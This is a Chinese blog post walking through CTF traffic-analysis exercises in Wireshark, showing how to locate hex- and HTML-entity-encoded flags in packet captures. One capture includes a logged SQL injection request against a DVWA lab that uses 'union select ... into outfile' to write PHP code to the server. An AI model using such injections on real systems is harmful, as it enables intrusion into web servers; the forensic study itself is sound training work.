

CTF——MISC习题讲解（流量分析winshark系列）

原创

TJA小傲 已于 2022-03-14 17:12:22 修改 757 收藏 4

分类专栏: [CTF-Misc](#) 文章标签: [安全](#)

于 2022-03-14 17:07:38 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tlovejr/article/details/123470884>

版权



[CTF-Misc 专栏收录该内容](#)

9 篇文章 0 订阅

订阅专栏


CTF——MISC习题讲解（流量分析winshark系列）

前言

上一章我们已经做完一场比赛的杂项题目, 这次给大家介绍一下不一样的, 给大家来一期流量分析专题, 在这个专题中, 所有的题目链接都整理好了, 就不给大家一一展示了, 大家可以直接统一下载即可。


一、基础篇----flag明文

首先打开文件发现以下界面




CSDN @TJA小傲


在这个界面直接ctrl+f, 直接搜索flag关键字



CSDN @TJA小傲




然后直接查找就可以看到flag




二、基础篇----flag编码

1、bianma1

这个题直接查找flag的话是没有的，所以我们把flag直接编码进行尝试
我使用的是notepad++



666C6167（在这里点击Plugins->converter->ASCII-HEX）就可以进行转换
直接进行查找发现以下界面：



最终得到flag{7FoM2StkhePz}

2、attack_log_analysis

打开这个题后，我们还是按照正常顺序来，直接找flag没有找到，然后把flag编码进行尝试

attack_log_analysis.pcap

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

应用显示过滤器 ... <Ctrl-/>

分组字节流 宽窄 区分大小写 正则表达式 666C6167 查找 取消

No.	Source	Time	Destination	Protocol	Length	Info
1640	192.168.50.1	86.116313	192.168.50.151	HTTP	1082	GET /vulner
1642	192.168.50.151	86.124673	192.168.50.1	HTTP	586	HTTP/1.1 20
1661	192.168.50.1	86.685092	192.168.50.151	HTTP	574	GET /dvwa/
1664	192.168.50.1	86.685306	192.168.50.151	HTTP	588	GET /dvwa/i
1665	192.168.50.1	86.685486	192.168.50.151	HTTP	582	GET /dvwa/c
1669	192.168.50.151	86.699053	192.168.50.1	HTTP	870	HTTP/1.1 20
1670	192.168.50.151	86.700089	192.168.50.1	HTTP	808	HTTP/1.1 20
1671	192.168.50.151	86.702846	192.168.50.1	HTTP	782	HTTP/1.1 20

[truncated]GET /vulnerabilities/sqli/?id=-1%27+union+select+0x3C3F70687020247374723D22556


[truncated]Expert Info (Chat/Sequence): GET /vulnerabilities/sqli/?id=-1%27+union+se
Request Method: GET

Request URI [truncated]: /vulnerabilities/sqli/?id=-1%27+union+select+0x3C3F70687020247374723D22556
Request URI Path: /vulnerabilities/sqli/
Request URI Query [truncated]: id=-1%27+union+select+0x3C3F70687020247374723D22556
Request URI Query Parameter [truncated]: id=-1%27+union+select+0x3C3F70687020247374723D22556


```
0000 00 0c 29 db c2 37 00 50 56 c0 00 08 08 00 45 00  ..)··7·P V·····E·
0010 04 2c 28 97 40 00 80 06 e8 4b c0 a8 32 01 c0 a8  ·,(·@· ··K··2· ··
0020 32 97 3d e0 1f 9a 99 ab c0 92 08 87 13 50 50 18  2·=· ····· ·····PP·
0030 01 00 40 5b 00 00 47 45 54 20 2f 76 75 6c 6e 65  ··@[··GE T /vulne
0040 72 61 62 69 6c 69 74 69 65 73 2f 73 71 6c 69 2f  rabiliti es/sqli/
0050 3f 69 64 3d 2d 31 25 32 37 2b 75 6e 69 6f 6e 2b  ?id=-1%2 7+union+
0060 73 65 6c 65 63 74 2b 30 78 33 43 33 46 37 30 36  select+0 x3C3F706
0070 38 37 30 32 30 32 34 37 33 37 34 37 32 33 44 32  87020247 374723D2
0080 32 35 35 35 36 33 43 34 46 34 32 34 43 33 45 34  255563C4 F424C3E4
0090 43 34 32 34 38 33 43 35 34 35 32 34 37 33 45 34  C42483C5 452473E4
00a0 37 35 35 35 32 33 43 35 33 35 39 34 45 35 34 33  755523C5 3594E543
00b0 45 32 32 33 42 32 30 36 35 36 33 36 38 36 46 32  E223B206 563686F2
00c0 38 32 32 36 36 36 43 36 31 36 37 37 42 32 32 32  822666C6 1677B222
00d0 45 37 33 37 34 37 32 35 46 37 32 36 46 37 34 33  E7374725 F726F743
00e0 31 33 33 32 38 32 34 37 33 37 34 37 32 32 39 32  13328247 37472292
00f0 45 32 32 37 44 32 32 32 39 33 42 33 46 33 45 2c  E227D222 93B3F3E,
0100 32 2b 69 6e 74 6f 2b 6f 75 74 66 69 6c 65 2b 25  2+into+o utfile+%
```

CSDN @TJA小傲

发现在这里已经是找到对应的flag编码，我们直接右键查看分组字节



解码得到flag{"_str_rot13(\$str)."} }





三、可恶的黑客

在这个题目中其实有两种解决办法，先介绍第一种


1、搜索编码

在上一章节我们是直接利用编码搜索，这个题我们也继续进行尝试看看，当然这个题目和其他题目就是不一样编码的。






CSDN @TJA小傲



CSDN @TJA小傲

直接搜索试一下



CSDN @TJA小傲

发现什么东西都没有，我们再试试其他的，单独搜索flag中f字符试试

应用显示过滤器 ... <Ctrl-/>

分組字节流 宽窄 区分大小写 正则表达式 f

No.	Source	Time	Destination	Protocol	Length	Info
448	10.211.55.2	431.305566	10.211.55.15	TCP	66	[TCP Window Update] 55598 → 80 [ACK] Seq=813
449	10.211.55.2	434.869590	10.211.55.15	HTTP	468	GET /upload/example1.php HTTP/1.1
450	10.211.55.15	434.870629	10.211.55.2	HTTP	1060	HTTP/1.1 200 OK (text/html)
451	10.211.55.2	434.870684	10.211.55.15	TCP	66	55598 → 80 [ACK] Seq=1215 Ack=27317 Win=13004
452	10.211.55.2	440.456163	10.211.55.15	TCP	622	55598 → 80 [PSH, ACK] Seq=1215 Ack=27317 Win=
453	10.211.55.2	440.456280	10.211.55.15	TCP	202	55598 → 80 [PSH, ACK] Seq=1771 Ack=27317 Win=
454	10.211.55.15	440.456341	10.211.55.2	TCP	66	80 → 55598 [ACK] Seq=27317 Ack=1907 Win=11264
455	10.211.55.2	440.456373	10.211.55.15	TCP	168	55598 → 80 [PSH, ACK] Seq=1907 Ack=27317 Win=
456	10.211.55.2	440.456592	10.211.55.15	HTTP	212	POST /upload/example1.php HTTP/1.1 (text/pl

Urgent Pointer: 0

- > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- > [SEQ/ACK analysis]
- > [Timestamps]

TCP payload (102 bytes)
[\[Reassembled PDU in frame: 456\]](#)
 TCP segment data (102 bytes)

```

0000 00 1c 42 a4 95 06 00 1c 42 00 00 08 08 00 45 02  ..B.....B.....E.
0010 00 9a 87 56 40 00 40 06 00 00 0a d3 37 02 0a d3  ...V@.@...7...
0020 37 0f d9 2e 00 50 cf 76 84 c2 ba 6b f4 ec 80 18  7...P.v...k...
0030 10 00 84 43 00 00 01 01 08 0a 2e 84 a2 0f 00 17  ...C.....
0040 a5 1f 26 23 31 30 32 3b 26 23 34 39 3b 26 23 39  ..&#102; &#49;&#9
0050 37 3b 26 23 31 30 33 3b 26 23 31 32 33 3b 26 23  7;&#103; &#123;&#
0060 31 31 35 3b 26 23 31 30 35 3b 26 23 34 39 3b 26  115;&#10 5;&#49;&
0070 23 34 39 3b 26 23 31 32 31 3b 26 23 39 38 3b 26  #49;&#12 1;&#98;&
0080 23 34 38 3b 26 23 31 32 31 3b 26 23 31 30 31 3b  #48;&#12 1;&#101;
0090 26 23 31 30 39 3b 26 23 31 30 39 3b 26 23 31 30  &#109;&# 109;&#10
00a0 39 3b 26 23 31 32 35 3b 9;&#125;
  
```

应用显示过滤器 ... <Ctrl-/>

分組字节流 宽窄 区分大小写 正则表达式 f

No.	Source	Time	Destination	Protocol	Length	Info
448	10.211.55.2	431.305566	10.211.55.15	TCP	66	[TCP Window Update] 55598 → 80 [ACK] Seq=813 Ack=26323
449	10.211.55.2	434.869590	10.211.55.15	HTTP	468	GET /upload/example1.php HTTP/1.1
450	10.211.55.15	434.870629	10.211.55.2	HTTP	1060	HTTP/1.1 200 OK (text/html)
451	10.211.55.2	434.870684	10.211.55.15	TCP	66	55598 → 80 [ACK] Seq=1215 Ack=27317 Win=130048 Len=0 TS
452	10.211.55.2	440.456163	10.211.55.15	TCP	622	55598 → 80 [PSH, ACK] Seq=1215 Ack=27317 Win=131072 Len
453	10.211.55.2	440.456280	10.211.55.15	TCP	202	55598 → 80 [PSH, ACK] Seq=1771 Ack=27317 Win=131072 Len
454	10.211.55.15	440.456341	10.211.55.2	TCP	66	80 → 55598 [ACK] Seq=27317 Ack=1907 Win=11264 Len=0 TSv
455	10.211.55.2	440.456373	10.211.55.15	TCP	168	55598 → 80 [PSH, ACK] Seq=1907 Ack=27317 Win=131072 Len
456	10.211.55.2	440.456592	10.211.55.15	HTTP	212	POST /upload/example1.php HTTP/1.1 (text/plain)

Urgent Pointer: 0

- > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- > [SEQ/ACK analysis]
- > [Timestamps]

TCP payload (102 bytes)
[\[Reassembled PDU in frame: 456\]](#)
 TCP segment data (102 bytes)

```

0000 00 1c 42 a4 95 06 00 1c 42 00 00 08 08 00 45 02  ..B.....B.....E.
0010 00 9a 87 56 40 00 40 06 00 00 0a d3 37 02 0a d3  ...V@.@...7...
0020 37 0f d9 2e 00 50 cf 76 84 c2 ba 6b f4 ec 80 18  7...P.v...k...
0030 10 00 84 43 00 00 01 01 08 0a 2e 84 a2 0f 00 17  ...C.....
0040 a5 1f 26 23 31 30 32 3b 26 23 34 39 3b 26 23 39  ..&#102; &#49;&#9
0050 37 3b 26 23 31 30 33 3b 26 23 31 32 33 3b 26 23  7;&#103; &#123;&#
0060 31 31 35 3b 26 23 31 30 35 3b 26 23 34 39 3b 26  115;&#10 5;&#49;&
0070 23 34 39 3b 26 23 31 32 31 3b 26 23 39 38 3b 26  #49;&#12 1;&#98;&
0080 23 34 38 3b 26 23 31 32 31 3b 26 23 31 30 31 3b  #48;&#12 1;&#101;
0090 26 23 31 30 39 3b 26 23 31 30 39 3b 26 23 31 30  &#109;&# 109;&#10
00a0 39 3b 26 23 31 32 35 3b 9;&#125;
  
```


Source	Time	Destination	Protocol	Length	Info
448 10.211.55.2	431.305566	10.211.55.15	TCP	66	[TCP Window Update] 55598 → 80 [ACK] Seq=813 Ack=26323 Win=131072 Len=0 TSval=
449 10.211.55.2	434.869590	10.211.55.15	HTTP	468	GET /upload/example1.php HTTP/1.1
450 10.211.55.15	434.870629	10.211.55.2	TCP	60	[ACK] Seq=813 Ack=26323 Win=0 Len=0
